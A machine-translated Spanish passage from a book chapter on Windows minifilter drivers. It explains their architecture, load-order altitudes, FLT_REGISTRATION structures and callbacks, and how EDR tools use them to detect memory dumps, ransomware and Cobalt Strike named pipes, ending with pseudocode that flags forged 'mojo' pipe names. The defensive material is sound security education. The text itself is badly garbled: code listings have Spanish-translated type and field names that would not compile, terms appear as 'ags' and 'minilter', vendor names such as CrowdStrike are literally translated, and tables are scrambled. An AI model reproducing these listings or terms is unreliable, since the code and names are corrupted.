Los minifiltros son sustancialmente más fáciles de desarrollar que sus contrapartes tradicionales, y los EDR pueden administrarlos más fácilmente cargándolos y descargándolos dinámicamente en un sistema en ejecución. La capacidad de acceder a la funcionalidad expuesta por el administrador de filtros hace que los controladores sean menos complejos, lo que permite un mantenimiento más fácil. Microsoft ha hecho enormes esfuerzos para

Alejar a los desarrolladores del modelo de filtro heredado y llevarlos al modelo mini-
 Modelo de filtro. Incluso se ha incluido un valor de registro opcional que permite a los administradores
 bloquear por completo la carga de controladores de filtro antiguos en el sistema.



Arquitectura de minifiltros

Los minilters tienen una arquitectura única en varios aspectos. En primer lugar, está el papel del propio administrador de filtros. En una arquitectura heredada, los controladores del sistema de archivos filtrarían las solicitudes de E/S directamente, mientras que en una arquitectura de minilters, el administrador de filtros se encarga de esta tarea antes de pasar información sobre las solicitudes a los minilters cargados en el sistema. Esto significa que los minilters solo están conectados indirectamente a la pila del sistema de archivos. Además, se registran en el administrador de filtros para las operaciones específicas en las que están interesados, lo que elimina la necesidad de que gestionen todas las solicitudes de E/S.

A continuación se muestra cómo interactúan con las rutinas de devolución de llamadas registradas. Al igual que con los controladores analizados en los capítulos anteriores, los minilters pueden registrar devoluciones de llamadas previas y posteriores a la operación. Cuando se produce una operación admitida, el administrador de filtros primero llama a la función de devolución de llamada previa a la operación correlacionada en cada uno de los minilters cargados. Una vez que un minilter completa su rutina previa a la operación, pasa el control nuevamente al administrador de filtros, que llama a la siguiente función de devolución de llamada en el controlador posterior. Cuando todos los controladores han completado sus devoluciones de llamadas previas a la operación, la solicitud viaja al controlador del sistema de archivos, que procesa la operación. Despues de recibir la solicitud de E/S para su finalización, el administrador de filtros invoca las funciones de devolución de llamada posteriores a la operación en el minilter.

Los filtros se envían en orden inverso. Una vez que se completan las devoluciones de llamadas posteriores a la operación, el control se transfiere nuevamente al administrador de E/S, que finalmente devuelve el control a la aplicación que realiza la llamada.

Cada miniflito tiene una altitud, que es un número que identifica su ubicación. Ción en la pila de minilters y determina cuándo el sistema cargará ese minilter. Las altitudes abordan el problema del orden que plagaba a los controladores de filtros antiguos. Idealmente, Microsoft asigna altitudes a los minilters de las aplicaciones de producción y estos valores se especifican en las claves de registro de los controladores, en Altitud. Microsoft clasifica las altitudes en grupos de orden de carga, que se muestran en la Tabla 6-1.

Tabla 6-1: Grupos de orden de carga de minifiltros de Microsoft

Rango de altitud	Nombre del grupo de órdenes de carga	Funció n de minifiltro
Filtro 420000–429999		Controladores de filtros heredados
400000–409999 FSFilter superior		Filtros que deben colocarse por encima de todos los demás
360000–389999 FSFilter Activity Monitor	Controladores que observan e informan sobre la E/S de archivos	
340000–349999 Recuperación de FSFilter		Controladores que recuperan archivos borrados
320000–329998 Antivirus FSFilter		Controladores antimalware
300000–309998 Replicación de FSFilter		Controladores que copian datos a un sistema remoto
280000–289998 FSFilter Continuo		Controladores que copian datos a medios de respaldo
Respaldo		
260000–269998 Contenido de FSFilter		Controladores que impiden la creación de
Evaluador		archivos o contenidos específicos
240000–249999 Cuota de filtro FS		Controladores que proporcionan cuotas de sistema de
Gestión		archivos mejoradas que limitan el espacio permitido
para un volumen o carpeta		
220000–229999 FSFilter System Recovery	Controladores que mantienen el sistema operativo	
	integridad	
Archivo de clúster FSFilter 200000–209999		Controladores utilizados por aplicaciones que
Sistema		proporcionan metadatos de servidores de archivos a
		través de una red
180000–189999 Filtro FS HSM		Controladores de gestión de almacenamiento
		jerárquico
170000–174999 Imágenes de FSFilter		Controladores tipo ZIP que proporcionan un espacio
		de nombres virtual
Compresión FSFilter 160000–169999		Controladores de compresión de datos de archivos
Cifrado FSFilter 140000–149999		Controladores de cifrado y descifrado de datos
		de archivos
130000–139999 Virtualización de FSFilter		Controladores de virtualización de rutas de archivo
Cuota física de FSFilter de 120000 a 129999		Conductores que gestionan cotizaciones mediante
Gestión		recuentos de bloques físicos
100000–109999 FSFilter Abrir archivo		Controladores que proporcionan instantáneas
		de archivos ya abiertos
80000–89999 Seguridad de FSFilter		Controladores que aplican bloqueos basados en
Potenciador		archivos y control de acceso mejorado
60000–69999 Controladores de protección de copia FSFilter	que verifican datos fuera de banda en los medios de	
	almacenamiento	
40000–49999 FSFiltro inferior		Filtros que deben colocarse debajo de todos los demás
Sistema de filtrado FS 20000–29999		Reservado
<20000 Infraestructura de FSFilter		Reservado para uso del sistema, pero se conecta
		más cerca del sistema de archivos.

La mayoría de los proveedores de EDR registran sus minifiltros en el grupo FSFilter Anti-Virus o FSFilter Activity Monitor. Microsoft publica una lista de las altitudes registradas, así como sus nombres de archivos y editores asociados. Tabla 6-2

enumera las altitudes asignadas a los minilters que pertenecen a soluciones EDR comerciales populares.

Tabla 6-2: Altitudes de los EDR más populares

Altitud	Proveedor	EDR
389220	Sophos	sophosed.sys
389040	Centinela Uno	sentinelmonitor.sys
328010	Microsoft	wdfilter.sys
321410	Golpe de masas	csagent.sys
388360	FireEye/Enrejado	fekern.sys
386720	Bit9/Negro de carbono/VMWare	archivo carbonblackk.sys

Si bien un administrador puede cambiar la altitud de un minilter, el sistema Sólo se puede cargar un miniltro a una sola altitud a la vez.

Cómo escribir un minifiltro

Repasemos el proceso de escritura de un minilter. Cada minilter comienza con una función DriverEntry() , definida de la misma manera que otros controladores. Esta función realiza las inicializaciones globales necesarias y luego registra el minilter. Finalmente, comienza a filtrar las operaciones de E/S y devuelve un valor apropiado.

Comenzando el Registro

La primera y más importante de estas acciones es el registro, que la función DriverEntry() realiza llamando a fltmgr!FltRegisterFilter(). Esta función agrega el minilter a la lista de controladores de minilter registrados en el host y proporciona al administrador de filtros información sobre el minilter, incluida una lista de rutinas de devolución de llamadas. Esta función se define en el Listado 6-1.

```
NTSTATUS FLTAPI FltRegisterFilter(
    [en] PDRIVER_OBJECT Controlador,
    [in] const FLT_REGISTRATION *Registro,
    [salida] PFLT_FILTER *RetFilter
);
```

Listado 6-1: Definición de la función fltmgr!FltRegisterFilter()

De los tres parámetros que se le pasan, el parámetro Registration es el más interesante. Se trata de un puntero a una estructura FLT_REGISTRATION , definida en el Listado 6-2, que contiene toda la información relevante sobre el miniltro.

```
estructura typedef _FLT_REGISTRATION {
    USHORT           Tamaño;
    USHORT           Versión;
```

```

BANDERAS DE REGISTRO DE FLT           Banderas;
constante FLT_REGISTRO_DE_CONTEXTO    *Registro de contexto;
const FLT_REGISTRO_OPERACIÓN          *OperaciónRegistro;
DESCARGA DE FILTRO PFLT               FiltroDescargarCallback;
PFLT_INSTANCE_SETUP_CALLBACK          Llamada de devolución de configuración de instancia;
PFLT_INSTANCE_QUERY_TEARDOWN_CALLBACK Llamada de devolución de desmontaje de consulta de instancia;
PFLT_INSTANCIA_DESMONTAJE_LLAMADA_DE_RETROCESO InstanciaTeardownStartCallback;
PFLT_INSTANCIA_DESMONTAJE_LLAMADA_DE_RETROCESO InstanciaTeardownCompleteCallback;
PFLT_GENERAR_NOMBRE_DE_ARCHIVO       Generar devolución de llamada de nombre de archivo;
PFLT_NORMALIZAR_NOMBRE_COMPONENTE    NormalizarNombreComponenteCallback;
PFLT_NORMALIZAR_LIMPIEZA_DE_CONTEXTO  NormalizarContextCleanupCallback;
PFLT_TRANSACTION_NOTIFICATION_CALLBACK Llamada de devolución de notificación de transacción;
PFLT_NORMALIZE_NOMBRE_COMPONENTE_EX  NormalizeNameComponentExCallback;
PFLT_SECTION_CONFLICT_NOTIFICATION_LLBACK SecciónNotificaciónLlamadaDevuelta;
} FLT_REGISTRO, *PFLT_REGISTRO;

```

Listado 6-2: Definición de la estructura FLT_REGISTRATION

Los dos primeros miembros de esta estructura establecen el tamaño de la estructura, que siempre es sizeof(FLT_REGISTRATION), y el nivel de revisión de la estructura, que siempre es FLT_REGISTRATION_VERSION. El siguiente miembro es ags, que es una máscara de bits que puede ser cero o una combinación de cualquiera de los tres valores siguientes:

EL REGISTRO DE FLTFL NO SOPORTA EL SERVICIO DE DETENCIÓN (1)

El minifiltro no se descargará en caso de solicitud de parada de servicio.

SOPORTE DE REGISTRO DE FLTFL NPFS MSFS (2)

El minilter admite solicitudes de canalización con nombre y de ranura de correo.

SOPORTE PARA REGISTRO DE FLTFL VOLUMEN DAX (4)

El minilter admite la conexión a un volumen de acceso directo (DAX).

A continuación de este miembro se encuentra el registro de contexto. Este será una matriz de estructuras FLT_CONTEXT_REGISTRATION o nula. Estos contextos permiten que un minifiltro asocie objetos relacionados y preserve el estado en las operaciones de E/S. Después de esta matriz de contexto viene la matriz de registro de operaciones, de importancia crítica. Esta es una matriz de longitud variable de estructuras FLT_OPERATION_REGISTRATION, que se definen en el Listado 6-3. Si bien esta matriz puede ser técnicamente nula, es raro ver esa configuración en un sensor EDR.

El minilter debe proporcionar una estructura para cada tipo de E/S para el cual registra una rutina de devolución de llamada previa o posterior a la operación.

```

typedef struct _REGISTRO_OPERACION_FLT {
    UCHAR             Función Mayor;
    FLT_OPERATION_REGISTRATION_FLAGS Banderas;
    PFLT_PRE_OPERATION_CALLBACK PreOperación;
    PFLT_POST_OPERATION_CALLBACK PostOperación;
    PVOID             Reservado1;
} FLT_OPERACIÓN_REGISTRO, *PFLT_OPERACIÓN_REGISTRO;

```

Listado 6-3: Definición de la estructura FLT_OPERATION_REGISTRATION

El primer parámetro indica qué función principal le interesa procesar al miniltro. Estas son constantes definidas en wdm.h, y la Tabla 6-3 enumera algunas de las más relevantes para el monitoreo de seguridad.

Tabla 6-3: Funciones principales y sus propósitos

Función principal	Objetivo
IRP_MJ_CREATE (0x00)	Se está creando un nuevo archivo o se está abriendo un identificador para uno existente.
IRP_MJ_CREATE_NAMED_PIPE (0x01)	Se está creando o abriendo una tubería con nombre.
IRP_MJ_CLOSE (0x02)	Se está cerrando un identificador de un objeto de archivo.
Lectura IRP_MJ_READ (0x03)	Se están leyendo datos de un archivo.
IRP_MJ_WRITE (0x04)	Los datos se están escribiendo en un archivo.
IRP_MJ_QUERY_INFORMATION (0x05)	Se ha solicitado información sobre un archivo, como su hora de creación.
IRP_MJ_SET_INFORMATION (0x06)	Se está configurando o actualizando información sobre un archivo, como su nombre.
Consulta IRP_MJ_EA (0x07)	Se ha solicitado información ampliada de un archivo.
IRP_MJ_SET_EA (0x08)	Se está configurando o actualizando la información extendida de un archivo.
CONTROL DE BLOQUEO IRP_MJ (0x11)	Se coloca un bloqueo en un archivo, por ejemplo mediante una llamada a kernel32!LockFileEx().
IRP_MJ_CREATE_MAILSLOT (0x13)	Se está creando o abriendo un nuevo buzón de correo.
SEGURIDAD DE CONSULTA IRP_MJ (0x14)	Se solicita información de seguridad sobre un archivo.
IRP_MJ_SET_SECURITY (0x15)	Se está configurando o actualizando información de seguridad relacionada con un archivo.
IRP_MJ_SYSTEM_CONTROL (0x17)	Se ha registrado un nuevo controlador como proveedor de Instrumental de administración de Windows.

El siguiente miembro de la estructura especifica las ags. Esta máscara de bits describe cuándo se deben invocar las funciones de devolución de llamada para operaciones de E/S en caché o de paginación. Al momento de escribir este artículo, hay cuatro ags compatibles, todos los cuales tienen el prefijo FLTFL_OPERATION_REGISTRATION_. Primero, SKIP_PAGING_IO indica si se debe invocar una devolución de llamada para operaciones de E/S de paginación de lectura o escritura basadas en IRP. La ag SKIP_CACHED_IO se utiliza para evitar la invocación de devoluciones de llamada en operaciones de E/S en caché de lectura o escritura basadas en E/S rápidas. A continuación, SKIP_NON_DASD_IO se utiliza para solicitudes emitidas en un identificador de volumen de dispositivo de almacenamiento de acceso directo (DASD). Finalmente, SKIP_NON_CACHED_NON_PAGING_IO evita la invocación de devoluciones de llamada en operaciones de E/S de lectura o escritura que no sean operaciones de paginación o de caché.

Definición de devoluciones de llamadas previas a la operación

Los dos siguientes miembros de la estructura FLT_OPERATION_REGISTRATION definen las devoluciones de llamadas previas o posteriores a la operación que se invocarán cuando se ejecute cada una de las funciones principales de destino en el sistema. Devoluciones de llamadas previas a la operación

se pasan a través de un puntero a una estructura `FLT_PRE_OPERATION_CALLBACK`, y las rutinas posteriores a la operación se especifican como un puntero a una estructura `FLT_POST_OPERATION_CALLBACK`. Si bien las definiciones de estas funciones no son muy diferentes, sus capacidades y limitaciones varían sustancialmente.

Al igual que con las devoluciones de llamadas en otros tipos de controladores, las funciones de devolución de llamadas previas a la operación permiten al desarrollador inspeccionar una operación en su camino hacia su destino (el sistema de archivos de destino, en el caso de un minifilter). Estas funciones de devolución de llamadas reciben un puntero a los datos de devolución de llamadas para la operación y algunos punteros opacos para los objetos relacionados con la solicitud de E/S actual, y devuelven un código de retorno `FLT_PREOP_CALLBACK_STATUS`. En código, esto se vería como lo que se muestra en el Listado 6-4.

```
PFLT_PRE_OPERATION_CALLBACK PfilPreOperationCallback;

Estado de devolución de llamada de preoperación de FLT_PREOP_
[entrada, salida] PFLT_CALLBACK_DATA Datos,
[en] PCFLT_RELATED_OBJECTS Objetos Flt,
[salida] PVOID *CompletionContext
)
{...}
```

Listado 6-4: Registro de una devolución de llamada previa a la operación

El primer parámetro, Datos, es el más complejo de los tres y contiene toda la información importante relacionada con la solicitud que el minifiltro está procesando. La estructura `FLT_CALLBACK_DATA` es utilizada tanto por el administrador del filtro como por el minifiltro para procesar operaciones de E/S y contiene una gran cantidad de datos útiles para cualquier agente EDR que monitoree las operaciones del sistema de archivos. Algunos de los miembros importantes de esta estructura incluyen:

Banderas Una máscara de bits que describe la operación de E/S. Estas banderas pueden venir preestablecidas por el administrador de filtros, aunque el minifiltro puede establecer banderas adicionales en algunas circunstancias. Cuando el administrador de filtros inicializa la estructura de datos, establece una bandera para indicar qué tipo de operación de E/S representa: E/S rápida, filtro u operaciones IRP. El administrador de filtros también puede establecer banderas que indiquen si un minifiltro generó o reeditó la operación, si provino del grupo no paginado y si la operación se completó.

Subproceso Un puntero al subproceso que inició la solicitud de E/S. Esto es útil para identificar la aplicación que realiza la operación.

lopb El bloque de parámetros de E/S que contiene información sobre operaciones basadas en IRP (por ejemplo, `IRP_BUFFERED_IO`, que indica que es una operación de E/S almacenada en búfer); el código de función principal; etiquetas especiales relacionadas con la operación (por ejemplo, `SL_CASE_SENSITIVE`, que informa a los controladores en la pila que las comparaciones de nombres de archivo deben distinguir entre mayúsculas y minúsculas); un puntero al objeto de archivo que es el objetivo de la operación; y un `FLT_PARAMETERS`.

Estructura que contiene los parámetros exclusivos de la operación de E/S específica, especificado por el miembro de código de función mayor o menor de la estructura.

IoStatus Una estructura que contiene el estado de finalización de la operación de E/S establecida por el administrador de filtros.

TagData Un puntero a una estructura **FLT_TAG_DATA_BUFFER** que contiene información sobre puntos de análisis, como en el caso de enlaces duros o uniones NTFS.

RequestorMode Un valor que indica si la solicitud provino del modo usuario o del modo kernel.

Esta estructura contiene gran parte de la información que necesita un agente EDR para realizar un seguimiento de las operaciones de archivos en el sistema. El segundo parámetro que se pasa a la devolución de llamada previa a la operación, un puntero a una estructura **FLT RELATED OBJECTS**, proporciona información complementaria. Esta estructura contiene punteros opacos al objeto asociado con la operación, incluido el volumen, la instancia del minifilter y el objeto de archivo (si está presente). El último parámetro, **CompletionContext**, contiene un puntero de contexto opcional que se pasará a la devolución de llamada posterior a la operación correlacionada si el minifilter devuelve **FLT_PREOP_SUCCESS_WITH_CALLBACK** o **FLT_PREOP_SYNCHRONIZE**.

Al finalizar la rutina, el minifiltro debe devolver un valor **FLT_PREOP_CALLBACK_STATUS**. Las devoluciones de llamadas previas a la operación pueden devolver uno de los siete valores admitidos:

FLT_PREOP_EXITOSO_CON_DEVOLUCIÓN_DE_LLAMADA (0)

Devuelve la operación de E/S al administrador de filtros para su procesamiento e indícale que llame a la devolución de llamada posterior a la operación del minifilter durante la finalización.

FLT_PREOP_ÉXITO_SIN_DEVOLUCIÓN_DE_LLAMADA (1)

Devuelve la operación de E/S al administrador de filtros para su procesamiento e indícale que no llame a la devolución de llamada posterior a la operación del minifilter durante la finalización.

FLT_PREOP_PENDIENTE (2)

Suspenda la operación de E/S y no la procece más hasta que el minifilter llame a `fitmgr!FitCompletePendedPreOperation()`.

FLT_PREOP_DESHABILITAR_RÁPIDO (3)

Bloquear la ruta de E/S rápida en la operación. Este código indica al administrador de filtros que no pase la operación a ningún otro minifiltro que esté por debajo del actual en la pila y que solo llame a las devoluciones de llamadas posteriores a la operación de aquellos controladores que se encuentren en altitudes superiores.

FLT_PREOP_COMPLETA (4)

Instruya al administrador de filtros a no enviar la solicitud a los minilters que se encuentran debajo del controlador actual en la pila y que solo llame a las devoluciones de llamadas posteriores a la operación de aquellos minilters que se encuentran por encima de él en la pila de controladores.

FLT_PREOP_SINCRONIZAR (5)

Devuelva la solicitud al administrador de filtros, pero no la complete. Este código garantiza que la devolución de llamada posterior a la operación del minilter se llame en IRQL ≤ APC_LEVEL en el contexto del hilo original.

FLT_PREOP_DESHABILITAR_FILTRO_FS_IO (6)

No permitir una operación QueryOpen rápida y forzar la operación a seguir la ruta más lenta, lo que hace que el administrador de E/S procese la solicitud utilizando una operación de apertura, consulta o cierre en el archivo.

El administrador de filtros invoca las devoluciones de llamadas previas a la operación para todos los minilters que tienen funciones registradas para la operación de E/S que se está procesando antes. pasando sus solicitudes al sistema, comenzando con la altitud más alta.

Definición de devoluciones de llamadas posteriores a la operación

Después de que el sistema de archivos realiza las operaciones definidas en las devoluciones de llamadas previas a la operación de cada minilter, el control pasa a la pila de filtros y se lo transfiere al administrador de filtros. Luego, el administrador de filtros invoca las devoluciones de llamadas posteriores a la operación de todos los minilters para el tipo de solicitud, comenzando por la altitud más baja. Estas devoluciones de llamadas posteriores a la operación tienen una definición similar a las rutinas previas a la operación, como se muestra en el Listado 6-5.

```
PFLT_POST_OPERATION_LLAMADA DE RETROCESO PfltPostOperationCallback;

FLT_POSTOP_CALLBACK_STATUS Estado de devolución de llamada posterior a la operación de FLT (
    [entrada, salida] PFLT_CALLBACK_DATA Datos,
    [en] PCFLT RELATED OBJECTS Objetos Flt,
    [en, opcional] PVOID CompletionContext,
    [en] FLT_POST_OPERATION_FLAGS Banderas
)
{...}
```

Listado 6-5: Definiciones de rutinas de devolución de llamada posteriores a la operación

Dos diferencias notables aquí son la adición del parámetro Flags y el tipo de retorno diferente. La única bandera documentada que un minilter puede pasar es FLTFL_POST_OPERATION_DRAINING, que indica que el minilter está en proceso de descarga. Además, las devoluciones de llamadas posteriores a la operación pueden devolver diferentes estados. Si la devolución de llamada devuelve FLT_POSTOP_FINISHED _PROCESSING

(0), el minilter ha completado su rutina de devolución de llamada posterior a la operación y está devolviendo el control al administrador de filtros para continuar procesando la solicitud de E/S. Si devuelve FLT_POSTOP_MORE_PROCESSING_REQUIRED (1), el minilter ha enviado la operación de E/S basada en IRP a una cola de trabajo y ha detenido la finalización de la solicitud hasta que se complete el elemento de trabajo, y llama a fltmgr! FltComplete PendedPostOperation(). Por último, si devuelve FLT_POSTOP_DISALLOW_FSFILTER_IO (2), el minilter está deshabilitando una operación QueryOpen rápida y forzando la operación a seguir la ruta más lenta. Esto es lo mismo que FLT_PREOP_DISALLOW_FSFILTER_IO.

Las devoluciones de llamadas posteriores a la operación tienen algunas limitaciones notables que reducen su viabilidad para la supervisión de la seguridad. La primera es que se invocan en

un subprocesso arbitrario a menos que la devolución de llamada previa a la operación pase la etiqueta `FLT_PREOP_SYNCHRONIZE`, lo que evita que el sistema atribuya la operación a la aplicación solicitante. El siguiente paso es que las devoluciones de llamada posteriores a la operación se invocan en $\text{IRQL} \leq \text{DISPATCH_LEVEL}$. Esto significa que ciertas operaciones están restringidas, incluido el acceso a la mayoría de las primitivas de sincronización (por ejemplo, mutexes), la llamada a las API del núcleo que requieren un $\text{IRQL} \leq \text{DISPATCH_LEVEL}$ y el acceso a la memoria paginada. Una solución alternativa a estas limitaciones implica retrasar la ejecución de la devolución de llamada posterior a la operación mediante el uso de `fltmgr!Flt DoCompletionProcessingWhenSafe()`, pero esta solución tiene sus propios desafíos.

La matriz de estas estructuras `FLT_OPERATION_REGISTRATION` pasadas en el miembro `OperationRegistration` de `FLT_REGISTRATION` puede parecerse al Listado 6-6.

```
const FLT_OPERATION_REGISTRATION Devoluciones de llamada[] = {
    {IRP_MJ_CREATE, 0, MiPreCreación, MiPostCreación},
    {IRP_MJ_READ, 0, MiPreRead, NULL},
    {IRP_MJ_WRITE, 0, MiPreEscritura, NULL},
    {FIN DE LA OPERACIÓN IRP_MJ}
};
```

Listado 6-6: Una matriz de estructuras de devolución de llamadas de registro de operaciones

Esta matriz registra devoluciones de llamadas previas y posteriores a la operación para `IRP_MJ_CREATE` y solo devoluciones de llamadas previas a la operación para `IRP_MJ_READ` e `IRP_MJ_WRITE`. No se pasan marcadores para ninguna de las operaciones de destino. Observe también que el elemento final de la matriz es `IRP_MJ_OPERATION_END`. Microsoft requiere que este valor esté presente al final de la matriz y no cumple ninguna función en el contexto de la supervisión.

Definición de devoluciones de llamadas opcionales

La última sección de la estructura `FLT_REGISTRATION` contiene las devoluciones de llamadas opcionales. Las primeras tres devoluciones de llamadas, `FilterUnloadCallback`, `InstanceSetupCallback` e `InstanceQueryTeardownCallback`, pueden ser todas nulas técnicamente, pero esto impondrá algunas restricciones en el minilter y en el comportamiento del sistema. Por ejemplo, el sistema no podrá descargar el minilter ni conectarse a nuevos volúmenes del sistema de archivos. El resto de las devoluciones de llamadas en esta sección de la estructura se relacionan con varias funciones proporcionadas por el minilter. Estas incluyen cosas como la intercepción de solicitudes de nombres de archivos (`GenerateFileNameCallback`) y la normalización de nombres de archivos (`NormalizeNameComponentCallback`). En general, solo se registran las primeras tres devoluciones de llamadas semiopcionales y el resto rara vez se utiliza.

Activando el Minifiltro

Una vez establecidas todas las rutinas de devolución de llamada, se pasa un puntero a la estructura `FLT_REGISTRATION` creada como segundo parámetro a `fltmgr!FltRegisterFilter()`. Al finalizar esta función, se devuelve un puntero de filtro opaco (`PFLT_FILTER`) al llamador en el parámetro `RetFilter`. Este puntero identifica de forma única el minilter y permanece estático mientras el controlador esté cargado en el sistema. Este puntero se conserva normalmente como una variable global.

Cuando el minilter está listo para comenzar a procesar eventos, pasa el puntero PFLT_FILTER a fltmgr!FltStartFilter(). Esto notifica al administrador de filtros que el controlador está listo para conectarse a los volúmenes del sistema de archivos y comenzar a filtrar las solicitudes de E/S. Después de que esta función regrese, el minilter se considerará activo y se ubicará en línea con todas las operaciones del sistema de archivos relevantes. Las devoluciones de llamadas registradas en la estructura FLT_REGISTRATION se invocarán para sus funciones principales asociadas. Siempre que el minilter esté listo para descargarse, pasa el puntero PFLT_FILTER a fltmgr!FltUnregisterFilter() para eliminar cualquier contexto que el minilter haya establecido en archivos, volúmenes y otros componentes y llama a las funciones registradas InstanceTeardownStartCallback e InstanceTeardownCompleteCallback .

Administrar un minifiltro

En comparación con el trabajo con otros controladores, el proceso de instalación, carga y descarga de un minilter requiere una consideración especial. Esto se debe a que los minilters tienen requisitos específicos relacionados con la configuración de los valores del registro. Para facilitar el proceso de instalación, Microsoft recomienda instalar los minilters mediante un archivo de información de configuración (INF) . El formato de estos archivos INF queda fuera del alcance de este libro, pero hay algunos detalles interesantes relacionados con el funcionamiento de los minilters que vale la pena mencionar.

La entrada ClassGuid en la sección Version del archivo INF es un GUID que corresponde al grupo de orden de carga deseado (por ejemplo, FSFilter Activity Monitor). En la sección AddRegistry del archivo, que especifica las claves de registro que se crearán, encontrará información sobre la altitud del minifiltro.

Esta sección puede incluir varias entradas similares para describir dónde debe cargar el sistema las distintas instancias del minifiltro. La altitud se puede configurar con el nombre de una variable (por ejemplo, %MyAltitude%) definida en las cadenas sección del archivo INF. Por último, la entrada ServiceType en ServiceInstall La sección siempre se establece en SERVICE_FILE_SYSTEM_DRIVER (2).

Al ejecutar el comando INF se instala el controlador, se copian los archivos en las ubicaciones especificadas y se configuran las claves de registro necesarias. En el listado 6-7 se muestra un ejemplo de cómo se ve esto en las claves de registro de WdFilter, el controlador de minifiltro de Microsoft Defender.

```
PS > Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\WdFilter" | Seleccionar *
-Excluir PS* | fl
```

```
Dependencia del servicio: {FltMgr}
Descripción: @%ProgramFiles%\Windows Defender\MpAsDesc.dll,-340
Nombre para mostrar: @%ProgramFiles%\Windows Defender\MpAsDesc.dll,-330
Control de errores: 1
Ruta : Antivirus FSFilter
de la imagen del grupo: system32\drivers\wd\WdFilter.sys
Comenzar : 0
Funciones compatibles: 7
Tipo : 2
```

```
PS > Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\WdFilter\Instances\  
Instancia WdFilter" | Seleccionar * -Excluir PS* | fl
```

Altitud: 328010

Banderas: 0

Listado 6-7: Visualización de la altitud de WdFilter con PowerShell

La tecla de inicio indica cuándo se cargará el minifiltro. El servicio

Se puede iniciar y detener mediante las API de Service Control Manager, así como mediante un cliente como sc.exe o el complemento Servicios. Además, podemos administrar minilters con la biblioteca de administración de filtros, FltLib, que se aprovecha de la utilidad tmc.exe incluida de forma predeterminada en Windows. Esta configuración también incluye la configuración de la altitud del minilter, que para WdFilter es 328010.

Detección de las técnicas de manipulación de los adversarios mediante minifiltros

Ahora que comprende el funcionamiento interno de los minilters, exploremos cómo contribuyen a la detección de ataques a un sistema. Como se explicó en “Cómo escribir un minilter” en la página 108, un minilter puede registrar devoluciones de llamadas previas o posteriores a la operación para actividades que tengan como objetivo cualquier sistema de archivos, incluidos NTFS, canalizaciones con nombre y ranuras de correo. Esto proporciona a un EDR un sensor extremadamente potente para detectar la actividad adversa en el host.

Detección de archivos

Si un adversario interactúa con el sistema de archivos, por ejemplo, creando nuevos archivos o modificando el contenido de los archivos existentes, el minilter tiene la oportunidad de detectar el comportamiento. Los ataques modernos han tendido a evitar dejar caer artefactos directamente en el sistema de archivos host de esta manera, adoptando la mentalidad de que “el disco es lava”, pero muchas herramientas de piratería siguen interactuando con archivos debido a las limitaciones de las API que se aprovechan. Por ejemplo, considere dbghelp!MiniDumpWriteDump(), una función utilizada para crear volcados de memoria de proceso. Esta API requiere que el llamador pase un identificador a un archivo para que se escriba el volcado. El atacante debe trabajar con archivos si desea utilizar esta API, por lo que cualquier minilter que procese operaciones de E/S IRP_MJ_CREATE o IRP_MJ_WRITE puede detectar indirectamente esas operaciones de volcado de memoria.

Además, el atacante no tiene control sobre el formato de los datos que se escriben en el archivo, lo que permite que un minilter se coordine con un escáner para detectar un archivo de volcado de memoria sin utilizar el enlace de funciones. Un atacante podría intentar evitar esto abriendo un identificador a un archivo existente y sobrescribiendo su contenido con el volcado de la memoria del proceso de destino, pero un minilter que monitoree IRP_MJ_CREATE aún podría detectar esta actividad, ya que tanto la creación de un nuevo archivo como la apertura de un identificador a un archivo existente la desencadenarían.

Algunos defensores utilizan estos conceptos para implementar canarios del sistema. Estos archivos se crean en ubicaciones clave con las que los usuarios rara vez, o nunca, deberían interactuar. Si una aplicación que no sea un agente de respaldo o el EDR

Cuando un usuario solicita un identificador para un archivo canario, el minilter puede tomar medidas inmediatas, incluso bloquear el sistema. Los canarios del sistema de archivos proporcionan un control antiransomware sólido (aunque a veces brutal), ya que el ransomware tiende a cifrar archivos indiscriminadamente en el host. Al colocar un archivo canario en un directorio anidado en lo profundo del sistema de archivos, oculto para el usuario pero aún en una de las rutas que suelen ser el objetivo del ransomware, un EDR puede limitar el daño a los archivos que el ransomware encontró antes de llegar al canario.

Detectaciones de tuberías con nombre

Otra pieza clave de la estrategia de los adversarios que los minilters pueden detectar de manera muy eficaz es el uso de canales con nombre. Muchos agentes de comando y control, como Beacon de Cobalt Strike, utilizan canales con nombre para la asignación de tareas, la entrada/salida y la vinculación. Otras técnicas ofensivas, como las que utilizan la suplantación de tokens para la escalada de privilegios, giran en torno a la creación de un canal con nombre. En ambos casos, un minilter que monitoree las solicitudes IRP_MJ_CREATE_NAMED_PIPE podría detectar el comportamiento del atacante, de la misma manera que los que detectan la creación de archivos a través de IRP_MJ_CREATE.

Los minilters suelen buscar la creación de tuberías con nombres anómalos, o aquellas que se originan a partir de procesos atípicos. Esto es útil porque muchos las herramientas que utilizan los adversarios se basan en el uso de canalizaciones con nombre, por lo que un atacante que desee integrarse debe elegir nombres de canalización y de proceso de host que sean típicos en el entorno. Afortunadamente para los atacantes y los defensores, Windows facilita la enumeración de canalizaciones con nombre existentes y podemos identificar directamente muchas de las relaciones comunes entre procesos y canalizaciones. Una de las canalizaciones con nombre más conocidas en el ámbito de la seguridad es mojo. Cuando se genera un proceso Chromium, crea varias canalizaciones con nombre con el formato mojo.PID.TID .VALUE para que las use una biblioteca de abstracción de IPC llamada Mojo. Esta canalización con nombre se hizo popular después de su inclusión en un repositorio conocido para documentar las opciones de perfil Malleable de Cobalt Strike.

Existen algunos problemas con el uso de esta tubería con nombre específica que un minilter puede detectar. El principal está relacionado con el formato estructurado utilizado para el nombre de la tubería. Debido a que el nombre de la tubería de Cobalt Strike es un atributo estático vinculado a la instancia del perfil Malleable, es inmutable en tiempo de ejecución. Esto significa que un adversario necesitaría predecir con precisión los identificadores de proceso y subprocesso de su Beacon para garantizar que los atributos de su proceso coincidan con los del formato de nombre de tubería utilizado por Mojo. Recuerde que se garantiza que los minilters con devoluciones de llamadas previas a la operación para monitorear las solicitudes IRP_MJ_CREATE_NAMED_PIPE se invocarán en el contexto del subprocesso que realiza la llamada. Esto significa que cuando un proceso Beacon crea la tubería con nombre "mojo", el minilter puede verificar que su contexto actual coincide con la información en el nombre de la tubería. El pseudocódigo para demostrar esto se vería como el que se muestra en el Listado 6-8.

```
DetectMojoMismatch(cadena mojoPipeName)
{
    pid = ObtenerIdDeProcesoActual();
    tid = GetCurrentThreadId();
```

```

1 si (!mojoPipeName.beginsWith("mojo. " + pid + "." + tid + "."))
{
    // Se encontró una tubería de Mojo defectuosa
}
}

```

Listado 6-8: Detección de tuberías con nombre anómala de Mojo

